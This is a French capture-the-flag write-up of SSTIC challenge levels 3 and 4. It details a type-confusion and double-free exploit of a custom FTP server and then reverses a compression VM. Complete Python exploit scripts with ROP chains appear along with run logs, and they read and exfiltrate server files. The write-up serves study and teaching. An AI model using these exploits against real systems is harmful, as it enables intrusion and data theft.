Pour réparer, les choix sont plus que limités. Au moment où la commande de 0x400 octets va être traitée, nous ne sommes déjà plus authentifié, donc seules les commandes USER, PASS, QUIT et CERT seront acceptées. PASS et QUIT ne nous aident pas. USER ne répare rien car comme le serveur pense que nous avons déjà un user_t, la commande USER va réutiliser cette structure en mettant à jour le nom. Puis les doubles, triples, quadruples free auront raison de nous.

La seule option qui nous reste est la commande CERT, mais là encore il va falloir ruser un peu. Quand on s'authentifie avec une commande CERT alors que nous nous étions préalablement connecté avec une commande USER, le serveur va libérer le structure user_t avant d'allouer une nouvelle structure cert_t. Donc si on ne fait rien, en pensant libérer user_t, le serveur va en réalité libérer notre cert_t qui vient déjà d'être détruit...

Heureusement, une astuce permet de sortir de la spirale des double free. Avant de provoquer le crash, le code de handleCertFTPServer gère le nouveau nom d'utilisateur. Comme le serveur pense que nous avons une structure user_t, il n'y a pas de buffer réutilisable pour stocker ce nom. Il va donc allouer un buffer de taille strlen(username) +1. Le +1 étant là pour contenir l'octet nul de fin de chaîne. Si notre deuxième commande CERT contient un nom d'utilisateur de taille 0x2F, alors un malloc(0x30) va être exécuté. Comme ce buffer fait la même taille que les structures user_t et cert_t, l'allocateur de la libc va réutiliser l'empalcement du dernier chunk libéré de cette taille. Notre buffer de nom d'utilisateur va donc se superposer à notre structure cert_t libérée.

Puis ce nom d'utilisateur va être immédiatement sacrifié sur l'autel de l'exploitation. Quand handleCertFTPServer va vouloir libérer la structure user_t existante, il va en réalité libérer le nom d'utilisateur. Enfin, le serveur va allouer une structure cert_t via la fonction newCert. Cette structure se retrouve au même endroit que le nom d'utilisateur libéré. Le booléen is_cert va être remis à 1. La confusion de type va donc prendre fin et tout sera suffisamment réparé pour pouvoir envoyer d'autres commandes au serveur.

La bonne nouvelle, c'est qu'on va pouvoir récupérer notre leak d'adresse de Heap. Comme pour le niveau précédent, on va utiliser la commande RETR pour obtenir le fichier ftp.log. L'adresse qu'on leak, c'est l'adresse du buffer contenant le nom d'utilisateur de notre premier certificat. Comme la Heap est déterministe, en ajoutant le bon offset on va retrouver l'adresse dans la Heap de nos structures d'intérêt cert_t et ftp_t.

La **très** bonne nouvelle, c'est que la nouvelle structure cert_t aura dans son champ username_ptr un pointeur vers elle-même ! Car même si le buffer du nom d'utilisateur a été libéré, son pointeur a malgré tout été sauvegardé dans la structure cert_t. C'est pratique et ça nous donne un contrôle facile de RIP.

3.7 Contrôle du flux d'exécution et ROP

Pour contrôler le flux d'exécution, on envoie une 3ème commande CERT. Le serveur, voyant qu'il a déjà une structure cert_t et un buffer de nom, va réutiliser ce buffer. Mais comme ce nom pointe vers la structure cert_t, le nom d'utilisateur que l'on va choisir dans notre 3ème CERT va venir écraser la structure cert_t. Cette structure contient deux pointeurs de fonction. On choisira de remplacer l'adresse de computeSigCert car cette fonction va être exécutée juste après, à la fin du code de handleCertFTPServer.

Comme il y a une autre vulnérabilité sur la comparaison de la taille du nom d'utilisateur (le Heap overflow realloc de la section précédente), on peut forger un certificat avec un nom plus long que la taille de la structure cert_t qu'on écrase (0x30). Ce nom long va servir à stocker toutes les données dont notre ropchain aura besoin (notamment le nom de fichier sensitive/m00n.txt).

En parlant de ropchain, on contrôle RIP, mais vers quoi on saute ? La stack et la pile ne sont pas exécutables, on va donc écrire une ropchain en mémoire et sauter sur un stack pivot, afin de positionner le pointeur de pile au début de notre ropchain.

Au moment où l'on contrôle RIP (c'est à dire au moment où computeSigCert est appelé), la version décodée base64 de notre certificat se retrouve sur la pile. J'ai choisi de placer ma ropchain dans le champ *perms=* de mon certificat. J'ai donc eu besoin de sauter sur un stack pivot qui déplace légèrement RSP. J'ai utilisé le gadget add rsp, 0x70 ; pop rbp ; ret.

Ce choix de placer ma ropchain dans la permission du certificat n'est pas le plus optimal, on aurait pu faire encore plus simple en mettant la ropchain dès le début du certificat (avant *user=*). Mais c'est un détail.

La ropchain ne va pas nous permettre de tout faire, car le serveur FTP utilise Seccomp pour filtrer ses appels systèmes. Pour connaître les appels systèmes autorisés, on peut regarder tous les appels de la fonction seccomp_rule_add, dont le 3ème argument correspond au numéro du syscall autorisé. Il y a 29 appels systèmes qui sont autorisés (j'y reviendrais plus en détail lors du niveau 5). On ne va pas pouvoir créer un nouveau processus, lancer un shell, etc. Mais de toute façon, on a pas besoin de grand-chose, juste d'ouvrir le fichier m00n.txt et de lire son contenu. Pour ça, on va utiliser 3 appels systèmes qui sont autorisés par Seccomp : **open**, **read** et **write**.

Pour la ropchain en elle même, on va n'utiliser que deux gadgets :
— pop rdi ; ret
— pop rsi ; pop rbp ; ret

On aurait bien aimé avoir un gadget permettant de contrôler la valeur du registre rdx, mais il n'y en a pas dans le serveur FTP. Contrôler rdx est nécessaire car dans la convention d'appel linux x64 il sert à passer le 3ème argument des fonctions. Or les fonctions **read** et **write** prennent trois arguments (fd, buf et size).

Une solution aurait pu être de leaker l'adresse de la libc pour avoir d'autres gadgets. C'est ce qui a été fait lors du niveau 5 du challenge. Mais la solution plus directe qui a été retenue est de trouver une fonction du serveur (ou une fonction qu'il importe depuis la libc) qui aura

comme effet collatéral de donner une valeur au registre rdx. On va donc désassembler la libc dans Ghidra et regarder le code des fonctions importées par le serveur.

On trouve un candidat intéressant : la fonction **open**. Comme deuxième argument, elle prend des flags. Si jamais **open** ne renvoie pas d'erreur, la valeur de ces flags va se retrouver dans rdx. Par chance, **open** n'est pas très regardant sur les flags qu'on lui donne et l'ouverture de fichier va fonctionner dans la plupart des cas. D'autant que nous n'avons pas besoin de lire une taille précise. Juste une taille qui est supérieure ou égale à la taille du fichier m00n.txt (taille qu'on ne connaît pas encore, mais qu'on n'imagine pas trop grande).


Dans ma ropchain, j'ai donc enchaîné trois appels de fonctions :

1. **open("sensitive/m00n.txt", 2048)**. L'ouverture fonctionne, le file descriptor qu'on obtient vaudra toujours 7 et le registre rdx aura comme valeur 2048.
2. **read(7, buf, 2048)**. Buf est un endroit quelconque dans la Heap qu'on va venir écraser sans ménagement. On ne se prive pas du plaisir de tout casser car de toute manière, à la fin de la ropchain, on n'a pas besoin de laisser le serveur en vie. Par chance, la fonction **read** ne touche pas au registre rdx. Sa valeur sera donc toujours correcte pour l'appel de fonction suivant.
3. **write(5, buf, 2048)**. 5 correspond au numéro de file descriptor de la socket du canal de commandes du serveur FTP. En écrivant sur le fd 5, on envoie les données à notre client FTP.

Le fichier m00n.txt fait moins de 2048 octets et on aura donc des morceaux de Heap dans le fichier exfiltré, qu'il suffira d'ignorer.

3.7.1 Exploitation en image

Les gros blocs de texte qui détaillent l'exploitation risquant d'être indigestes, j'ai tenté de faciliter la compréhension du lecteur en dessinant ci-dessous un schéma (dans lequel je vous invite à zoomer un peu). Il décrit ce qui se passe dans la Heap lors de l'enchaînement des 3 commandes CERT qui vont déclencher une confusion de type et aboutir à un contrôle du flux d'exécution.



3.8 Parenthèse débug

Avant de passer au code Python de cet exploitation, je vais faire une dernière parenthèse concernant la mise au point et le débugging de cet exploit. Initialement, j'ai surtout travaillé en local (pas dans la VM) en récupérant le binaire du serveur FTP et en le lançant sur ma machine linux, de façon à pouvoir facilement débugger avec **gdb** (ou plutôt avec **gef**).

Les problèmes ont commencé à arriver lorsque j'ai voulu détourner la fonction **open** pour mettre une valeur au registre rdx. Bien que ma libc en local soit dans la même version que la libc de la VM (glibc 2.31), ces deux libc n'ont pas été compilées de la même manière. La fonction **open** de ma libc copiait les flags dans le registre r8 et non plus rdx. En je ne pouvais pas non plus utiliser la libc de la VM sur ma machine linux (avec un LD_PRELOAD par exemple) car il y avait une incompatibilité entre cette libc et ma version de kernel linux (un crash au moment du syscall **time** qui a probablement changé entre mon kernel linux (5.10.0-11) et le kernel de la VM de test (5.16.14). Je n'ai pas investigué plus loin, mais j'ai compris qu'il serait très pratique pour la suite du challenge de pouvoir débugger directement dans la VM de test.

On peut déjà débugger qemu avec les options -s et -S, ce qui est pratique pour débugger le noyau ou un driver. Mais pour s'attacher à un processus userland, ce n'est pas vraiment adapté. J'ai donc entrepris de compiler un **gdbserver** statique que j'ai placé dans l'initramfs de la VM. J'appréhendais un peu, mais la compilation n'a pas été si douloureuse que cela. Par la suite, ce **gdbserver** m'a beaucoup simplifié la vie car au delà du serveur FTP, il m'a aussi permis de débugger le binaire mounter_server. Mais ça, on en reparlera au niveau 6 !

3.9 Code d'exploitation

Voici le script python solve3.py qui exploite le serveur FTP, saute sur une ropchain et exfiltre le contenu du fichier sensitive/m00n.txt. Beaucoup de code est commun avec le script du niveau 2. Ce qui change, c'est juste la fonction permettant d'obtenir le leak et l'ajout d'une petite ropchain.

On aurait pu tout de suite écrire un script plus flexible et plus puissant, mais à ce moment du challenge, on ne sait pas encore que ce script d'exploitation va nous resservir (beaucoup). Pour l'instant, on a juste besoin de pouvoir lire un fichier texte (s'il n'est pas trop long).

En pratique, on aura besoin d'améliorer ce script d'exploitation lors du niveau 4, afin de pouvoir récupérer proprement des fichiers beaucoup plus gros. Puis on devra encore l'améliorer à partir du niveau 5 pour être capable d'exécuter un vrai shellcode écrit en C.

```python
from solve2 import *

class Stage3(Stage2):
    def run(self):
        self.leak_sig_and_code()
        self.break_keys()
        self.leak_heap()
        self.rop_get_moon()

    def leak_heap(self):
        print("[+] Leaking a heap address...")
        # 1. Auth with a valid CERT
        cert1 = self.ftp.build_cert(b"L34K", b"2", self.K1, self.K2)
        print("[+] Sending CERT 1")
        self.ftp.cmd("CERT " +  cert1.decode())

        # 2. Trigger type confusion with a command of 0x400 bytes
        # This command must be CERT with an username of size 0x2F bytes
        expendable_username = b"X"*0x2F
        cert2 = self.ftp.build_cert(expendable_username, b"2", self.K1, self.K2)
        cert2 = cert2.ljust(0x400, b"\x00")
        print("[+] Sending CERT 2 (with type confusion)")
        self.ftp.cmd("CERT " + cert2.decode())

        # Read a dummy line to resync
        self.ftp.recv_line()

       # retrieve heap leak
        s, f = self.ftp.get_file("ftp.log")
        r = re.findall(rb"User (.{6}) : Command CERT \(10\), arg : ", f, re.DOTALL)[0]
        self.heap_leak = b2q(r.ljust(8, b"\x00"))
        print("[+] Leaked address (heap): 0x%016x" % self.heap_leak)

    def rop_get_moon(self):
        print("[+] Preparing ropchain...")
        o = self.code_base
        cert_t = self.heap_leak + 0x3070
        buf = cert_t + 0x80

        # GADGETS
        ADD_RSP_70_POP_RBP = 0x102648 + o
        POP_RDI = q2b(0x105693 + o)
        POP_RSI_POP_RBP = q2b(0x10306f + o)

        # FUNCTIONS
        OPEN = q2b(0x1022d0 + o)
        READ = q2b(0x1021c0 + o)
        WRITE = q2b(0x1020c0 + o)
        JUNK = b"C"*8

        hsm = HSM(self.K1, self.K2)
```

```
52          stack_pivot = ADD_RSP_70_POP_RBP
53          print("[+] Stack pivot gadget address: 0x%016x" % stack_pivot)
54
55          username = b"A"*0x20
56          username += q2b(hsm.sign_pointer(stack_pivot)) # at 0x20 (computeSigCert)
57          username += b"sensitive/m00n.txt\x00"          # at 0x28 (destructorCert)
58          username = username.ljust(100, b"B")          # padding to adjust size for stack pivot
59
60          # Open sensitive/m00n.txt. Its file descriptor will be 7.
61          rop = POP_RDI
62          rop += q2b(cert_t + 0x28) # points to sensitive/m00n.txt
63          rop += POP_RSI_POP_RBP
64          rop += q2b(2048)          # open flags (will set RDX as a side effect)
65          rop += JUNK
66          rop += OPEN
67
68          # Read 2048 bytes from m00n.txt to the heap
69          rop += POP_RDI
70          rop += q2b(7)             # m00n.txt fd
71          rop += POP_RSI_POP_RBP
72          rop += q2b(buf)           # some available heap space
73          rop += JUNK
74          rop += READ
75
76          # Write the previous 2048 bytes to the FTP socket
77          rop += POP_RDI
78          rop += q2b(5)            # FTP socket fd
79          rop += POP_RSI_POP_RBP
80          rop += q2b(buf)
81          rop += JUNK
82          rop += WRITE
83          rop += b"ABCDEFGH"       # Let's segfault here !
84
85          if b"\n" in username or b"\n" in rop:
86              raise Exception("CERT user and perms must not contain '\n' char !")
87          username = username.replace(b"\x00", b"\n")
88          rop = rop.replace(b"\x00", b"\n")
89
90          print("[+] Sending CERT 3 (with ropchain)")
91          cert3 = self.ftp.build_cert(username, rop, self.K1, self.K2, nospaces=True)
92          self.ftp.s.sendall(b"CERT " + cert3 + b"\n")
93
94          # Read m00n.txt content from the socket
95          print("[+] Waiting for m00n.txt")
96          m00n = self.ftp.recvn(2048)
97          with open("m00n.txt", "wb") as f:
98              f.write(m00n)
99          print("[+] File m00n.txt has been saved")
100
101 def main():
102     args = parse_args()
103     s = Stage3(args.target)
104     s.run()
105
106 if __name__ == "__main__":
107     main()
```

```
# python3 solve3.py remote
[+] Connected to 62.210.131.87:31337
[+] Leaking signatures and code base address...
[+] Anon signature: 0x6adc96dacd695bfc
[+] Anonymous signature: 0x1d30b7eadec81d05
[+] Code base address: 0x000055c505973000
[+] Calling sage...
[+] Found key candidate K1=0xbf5cdc247ebc74aa, K2=0x13447e194827aab3
[+] Found key candidate K1=0x20f479f19c249c57, K2=0xcf712a3d1313f007
[+] Found key candidate K1=0x9fa8a5d5e298e8fd, K2=0xdc3554245b345ab4
[+] Got a valid CERT with K1=0x9fa8a5d5e298e8fd and K2=0xdc3554245b345ab4
[+] Leaking a heap address...
[+] Sending CERT 1
[+] Sending CERT 2 (with type confusion)
[+] Leaked address (heap): 0x000055c507897490
[+] Preparing ropchain...
[+] Stack pivot gadget address: 0x000055c505a75648
[+] Sending CERT 3 (with ropchain)
[+] Waiting for m00n.txt
[+] File m00n.txt has been saved
```

Voici le précieux fichier m00n.txt exfiltré. Il contient des révélations complotistes sur la lune, des indices pour la suite, et le flag du troisième niveau !

> L'autre jour j'ai revu le petit film que nous avions tourné à l'époque avec Neil Armstrong. C'est fou ce qu'on a réussi à faire à l'époque !
>
> Quand je vois les effets spéciaux d'aujourd'hui, je me dis qu'on était vraiment avant-gardistes...
>
> PS : Nous avons bien avancé sur la sécurisation de notre serveur d'échange d'informations. Le serveur FTP est opérationnel ainsi que notre module de sécurité matériel.
>
> TODO :
> - Implémenter la décompression
> - Utiliser un fichier moins sensible que home_backup.tar pour les tests de compression
> - Intégrer le système de fichier "goodfs" au serveur FTP
>
> SSTIC{f074370fa82189b5996228bb4a1df23d}

```
SSTIC{f074370fa82189b5996228bb4a1df23d}
```

4 Niveau 4

4.1 Récupération de home_backup.tar.zz

Depuis le début du niveau 2, dans le dossier *sensitive* de l'initramfs, on dispose d'un exécutable **zz** qui implémente un algorithme de compression maison. Grâce à l'indice trouvé dans le fichier m00n.txt, on sait que le but du quatrième niveau sera de coder l'algorithme de décompression correspondant.

Mais avant de s'attaquer à l'algorithme en lui-même, on doit commencer par récupérer le fichier sensible qui a été compressé avec cet algorithme, à savoir home_backup.tar. On se doute que le fichier est quelque part sur le serveur distant, mais on ne sait pas encore où. Il va donc falloir fouiller un peu.

J'ai donc repris mon exploit du niveau 3 et remplacé le nom de fichier m00n.txt par home_backup.tar en testant différents dossiers, mais en vain. Quand on teste l'outil **zz** sur un fichier quelconque, un fichier de sortie est créé en lui ajoutant l'extension .zz. On comprend alors que le fichier que l'on recherche va s'appeler home_backup.tar.zz. Effectivement, on trouve ce fichier dans le dossier sensitive et on lit ses 2048 premiers octets grâce à notre exploit du niveau 3.

Le seul hic, c'est que ce fichier fait plus de 2048 octets. On peut modifier notre ropchain pour augmenter la taille qui sera lue dans le fichier et écrite sur notre socket, mais on va vite arriver aux limitations des syscall read et write, qui nécessitent d'envoyer des données par morceaux de taille raisonnable, d'autant plus quand c'est vers une socket. On peut allonger la ropchain pour multiplier les appels à read et write, mais ça ne va pas non plus suffire à récupérer l'intégralité du fichier. Dans l'idéal il faudrait faire une boucle. Mais une boucle en ROP... c'est difficile.

La méthode la plus propre pour récupérer ce fichier, ça serait de commencer par faire un **fstat** pour connaître sa taille exacte, puis de faire une boucle qui lit ce fichier par petits morceaux et les envoie sur notre socket. Or, ce code existe déjà dans le code du serveur FTP. Il se trouve dans la fonction handleRetrFTPServer. Cette fonction fait également des choses qui nous déplaisent, telles que des vérifications sur le nom de fichier et l'interdiction du caractère /. Qu'à cela ne tienne, on va éviter le code génant en sautant en plein milieu de la fonction handleRetrFTPServer, juste avant l'appel à la fonction fstat.

Pour que ça fonctionne, il va falloir lister toutes les variables locales utilisées par le code qui nous intéresse et positionner le registre rbp sur une fausse pile contenant des valeurs appropriées. Cette fausse pile va être stockée dans la Heap, juste en dessous de notre structure cert_t exploitée.

Il n'y a que trois variables locales qui sont utilisées en lecture :
— $[RBP - 0x24]$ doit contenir 5, ce qui correspond au numéro de descripteur de fichier de la socket de commandes du serveur FTP.
— $[RBP - 0x20]$ doit valoir 7, qui est le prochain numéro de descripteur de fichier disponible. Notre ropchain devra donc exécuter un **open** sur home_backup.tar.zz avant de sauter en plein milieu de handleRetrFTPServer.
— $[RBP - 0x18]$ doit pointer vers la structure ftp_t.

Il y a d'autres variables locales, mais qui sont utilisées en écriture. Lorsque le serveur va les écrire, ça va écraser des morceaux de notre Heap. Mais comme on avait déjà tout cassé et qu'on ne comptait pas réparer, on peut ignorer ce problème.

Voici le code du script solve4.py qui récupère « proprement » le fichier home_backup.tar.zz. Beaucoup de code de l'exploit du niveau 3 est réutilisé.

```python
import os
from solve3 import *

class Stage4(Stage3):
    def run(self):
        self.leak_sig_and_code()
        self.break_keys()
        self.leak_heap()
        self.rop_get_file("sensitive/home_backup.tar.zz")

    def rop_get_file(self, path):
        print("[+] Preparing get_file ropchain...")
        o = self.code_base
        cert_t = self.heap_leak + 0x3070
        ftp_t = self.heap_leak + 0xD40

        # GADGETS
        ADD_RSP_70_POP_RBP = 0x102648 + o
        POP_RDI = q2b(0x105693 + o)
        POP_RSI_POP_RBP = q2b(0x10306f + o)

        # FUNCTIONS
        OPEN = q2b(0x1022d0 + o)
        READ = q2b(0x1021c0 + o)
        WRITE = q2b(0x1020c0 + o)
        handleRetrFTPServer_hack = q2b(0x103d64 + o)
        JUNK = b"C"*8

        hsm = HSM(self.K1, self.K2)
        stack_pivot = ADD_RSP_70_POP_RBP
        print("[+] Stack pivot gadget address: 0x%016x" % stack_pivot)

        # build a fake stack with:
        # [RBP - 0x24] = 5 (fd of FTP socket)
        # [RBP - 0x20] = 7 (fd of file to read)
        # [RBP - 0x18] = ftp_t
        fake_stack = struct.pack("<IIIQ", 5, 7, 0, ftp_t)
        rbp = cert_t + 0x28 + 0x24

        username = b"A"*0x20
        username += q2b(hsm.sign_pointer(stack_pivot)) # at 0x20 (computeSigCert)
        username += fake_stack                         # at 0x28 (destructorCert)
        username += path.encode() + b"\x00"            # at 0x3C
        username = username.ljust(100, b"B")           # padding to adjust size for stack pivot

        # open the file (fd will be 7)
        rop = POP_RDI
        rop += q2b(cert_t + 0x3C) # filename
        rop += POP_RSI_POP_RBP
        rop += q2b(0)             # flag O_RDONLY
        rop += q2b(rbp)           # fake stack
        rop += OPEN
        # Jump into the middle of handleRetrFTPServer with a fake rbp.
        # It will fstat the file and read it in a loop.
        rop += handleRetrFTPServer_hack

        if b"\n" in username or b"\n" in rop:
            raise Exception("CERT user and perms must not contain '\n' char !")
        username = username.replace(b"\x00", b"\n")
        rop = rop.replace(b"\x00", b"\n")

        print("[+] Sending CERT 3 (with ropchain)")
```

```
        cert3 = self.ftp.build_cert(username, rop, self.K1, self.K2, nospaces=True)
        self.ftp.s.sendall(b"CERT " + cert3 + b"\n")

        # skip the "150 Ok" reply
        self.ftp.recv_line()

        # Read the FTP socket to retrieve the file
        print("[+] Waiting for %s" % path)
        data = bytearray()
        while True:
            r = self.ftp.s.recv(1)
            if not r:
                break
            data += r
        fname = os.path.basename(path)
        with open(fname, "wb") as f:
            f.write(data)
        print("[+] File %s has been saved (%d bytes)" % (fname, len(data)))

def main():
    args = parse_args()
    s = Stage4(args.target)
    s.run()

if __name__ == "__main__":
    main()
```

```
# python3 solve4.py remote
[+] Connected to 62.210.131.87:31337
[+] Leaking signatures and code base address...
[+] Anon signature: 0xb7758538a674a963
[+] Anonymous signature: 0x5929d317d7dbef72
[+] Code base address: 0x000055cc43fc4000
[+] Calling sage...
[+] Found key candidate K1=0x6c1a4bc79b394277, K2=0x8697d17ead79effd
[+] Found key candidate K1=0x0d8d0ba1589de257, K2=0xc4b1190bdb87828e
[+] Found key candidate K1=0x61974066c3a4a020, K2=0x4226c87576fe6d73
[+] Got a valid CERT with K1=0x0d8d0ba1589de257 and K2=0xc4b1190bdb87828e
[+] Leaking a heap address...
[+] Sending CERT 1
[+] Sending CERT 2 (with type confusion)
[+] Leaked address (heap): 0x000055cc45d0e490
[+] Preparing get_file ropchain...
[+] Stack pivot gadget address: 0x000055cc440c6648
[+] Sending CERT 3 (with ropchain)
[+] Waiting for sensitive/home_backup.tar.zz
[+] File home_backup.tar.zz has been saved (1302527 bytes)
```

Pendant mes tâtonnements lors du début de cette épreuve, j'avais réutilisé cette méthodologie pour coder un **ls** d'un dossier arbitraire. Pour ce faire, je sautais en plein milieu de la fonction handleListFTPServer avec une fausse pile. Mais ce code n'ayant pas été utile, je ne l'inclus pas dans ce rapport.

Lors du niveau suivant on devra encore retoucher à notre code d'exploitation, cette fois pour être capable d'exécuter un shellcode écrit en C.

4.2 Analyse de zz

J'ai commencé par jouer un peu avec zz en boite noire. On crée plusieurs fichiers avec un seul caractère, avec des répétitions de caractères, etc, et on observe le fichier compressé produit. J'ai ainsi au moins pu constater que l'algorithme de compression fonctionne vraiment.

Quand on analyse zz avec Ghidra, on comprend vite que tout le code de décompression est enfoui dans une machine virtuelle maison. Ce n'est pas la première fois que je reverse une VM custom. En général, on commence par chercher le dispatcher, c'est une boucle avec un gros switch/case qui va itérer sur des valeurs d'opcode et effectuer des actions en conséquence. Ici, l'originalité de la VM de zz c'est qu'il n'y a pas de dispatcher. Chaque instruction contient directement l'offset du code qui la prend en charge. La conséquence, c'est que l'implémentation des différentes instructions se retrouve éparpillée dans tout le binaire zz.

Mais outre cette originalité, reconstruire l'architecture custom de la VM ne présente pas de difficulté particulière. C'est juste un peu long (surtout quand il va falloir le faire deux fois). On repère les octets qui sont interprétés par la VM (on distingue trois blocs d'opcodes qu'on va extraire de Ghidra et nommer vmcode, vmcode2 et vmcode3). A chaque fois que notre désassembleur bloque sur une nouvelle instruction, on récupère l'offset du code natif qui la gère et on fait un peu de reverse pour comprendre ce que fait cette instruction. Les instructions sont de taille variable. Dans cette première VM custom, on va rencontrer une quinzaine d'instructions différentes.

Une instruction sort du lot. C'est un genre de CALL, mais qui permet d'appeler du code natif depuis la VM. Ainsi, beaucoup de la logique de compression du programme zz n'est pas directement implémentée avec des opcodes maison. Non, le gros du code sont des fonctions x64 normales, et la VM sert principalement à faire le lien entre toutes ces fonctions, à faire quelques calculs simples, et à prendre en charge les boucles.

Toutes ces fonctions natives qui sont appelées vont rapidement nous faire mal à la tête. Plusieurs de ces fonctions sont récursives. J'ai mis un certain temps avant de comprendre ce que j'avais sous les yeux. Mais une fois que j'ai compris... tout s'est vite éclairé.

La VM va principalement implémenter un (et même plusieurs) codage de Huffman. Le codage de Huffman est une méthode bien documentée et très utilisée pour faire de la compression de données. L'idée principale est de coder les données avec un nombre de bit variable. On commence par calculer la fréquence d'apparition des octets que l'on veut compresser. Les octets qui ont beaucoup d'occurrence seront codés sur peu de bits, tandis qu'à l'inverse, ceux qu'on rencontre seront codés sur plus de 8 bits.

Pour réaliser un codage de Huffman, il est pratique de construire un arbre binaire, qui va être pondéré en fonction de la fréquence d'apparition des données à compresser. C'est la raison pour laquelle on rencontre plusieurs fonctions récursives : elles sont pratiques dès qu'il s'agit de parcourir un arbre binaire. Je ne vais pas rentrer davantage dans les détails du fonctionnement d'un codage de Huffman, je laisse le soin au lecteur de consulter les innombrables ressources disponibles sur le sujet. A la place, je vais pourrir le présent rapport en y incluant des tartines de code de la VM.

4.3 Désassemblage de la première VM

Voici le script python disass_vm64.py qui désassemble le code de la première VM que l'on rencontre.

```python
import argparse
import struct

ENTRY = 0x555555555140

native_funcs = {
    0x08ef: "get_msb",
    0x0917: "swap",
    0x09a7: "flush_output",
    0x0a8e: "init_huffman_map",
    0x0b5c: "huffman_send_stream",
    0x0ba6: "increment",
    0x10d0: "huffman_compress",
    0x1346: "get_msb_inc",
    0x136b: "get_msb_x",
    0x17ba: "min",
    0x17e6: "start_vm_32",
    0x1d5c: "VM_CODE_2",
    0x1754: "init_maps",
    0x1535: "fill_maps",
    0x1834: "huffman_main",
    0x1943: "write_output",
    0x1b8c: "VM_CODE_3",
}

def disass_one(opcodes, i, labels):
    op = struct.unpack("<I", opcodes[i:i+4])[0]
    i_bak = i
    i += 4
    msg = ""

    #######
    # MOV #
    #######
    # STR REG, [REG + IMM*4]
    if op == 0x4c29:
        r0, r1, imm = struct.unpack("BBB", opcodes[i:i+3])
        msg = "STR R%d, [R%d + 0x%x]" % (r0, r1, imm*4)
        i += 3
    # LDR REG, [REG + IMM*4]
    elif op == 0x4ee7:
        r0, r1, imm = struct.unpack("BBB", opcodes[i:i+3])
        msg = "LDR R%d, [R%d + 0x%x]" % (r0, r1, imm*4)
        i += 3
    # MOV REG, IMM
    elif op == 0x6718:
        r, imm = struct.unpack("<BI", opcodes[i:i+5])
        msg = "MOV R%d, 0x%x" % (r, imm)
        i += 5
    # MOV REG, byte_ptr MEM
    elif op == 0x5444:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        msg = "MOV R%d, byte ptr [R%d + R%d]" % (r0, r1, r2)
        i += 3
    # MOV REG, dword_ptr MEM
    elif op == 0x769b:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
        msg = "MOV R%d, dword ptr [R%d + R%d*4]" % (r0, r1, r2)
        i += 3

    #########
    # MATHS #
    #########
    # ADD REG, REG, IMM
    elif op == 0x4327:
        r0, r1, imm = struct.unpack("BBB", opcodes[i:i+3])
        msg = "ADD R%d, R%d, 0x%x" % (r0, r1, imm*4)
        i += 3
    # ADD REG, REG, REG
    # but if r2 is 0xFF --> MOV REG, REG
    elif op == 0x5299:
        r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
```

```
73          if r2 == 0xFF:
74              msg = "MOV R%d, R%d" % (r0, r1)
75          else:
76              msg = "ADD R%d, R%d, R%d" % (r0, r1, r2)
77          i += 3
78      # SUB REG, REG, REG
79      elif op == 0x7153:
80          r0, r1, r2 = struct.unpack("BBB", opcodes[i:i+3])
81          msg = "SUB R%d, R%d, R%d" % (r0, r1, r2)
82          i += 3
83      # SUB R14, IMM
84      elif op == 0x67b8:
85          imm = opcodes[i]
86          msg = "SUB R14, 0x%x" % (imm*4)
87          i += 1
88
89      #########
90      # JUMPS #
91      #########
92      # JMP IMM (relative)
93      elif op == 0x634f:
94          imm = struct.unpack("<h", opcodes[i:i+2])[0]
95          msg = "JMP %s" % hex(imm)
96          msg = msg.ljust(16, " ") + "-> LABEL_%03X" % (i+2+imm)
97          labels.add(i+2+imm)
98          i += 2
99      # JZ REG, IMM. Jump to IMM (relative) if REG == 0
100     elif op == 0x2e59:
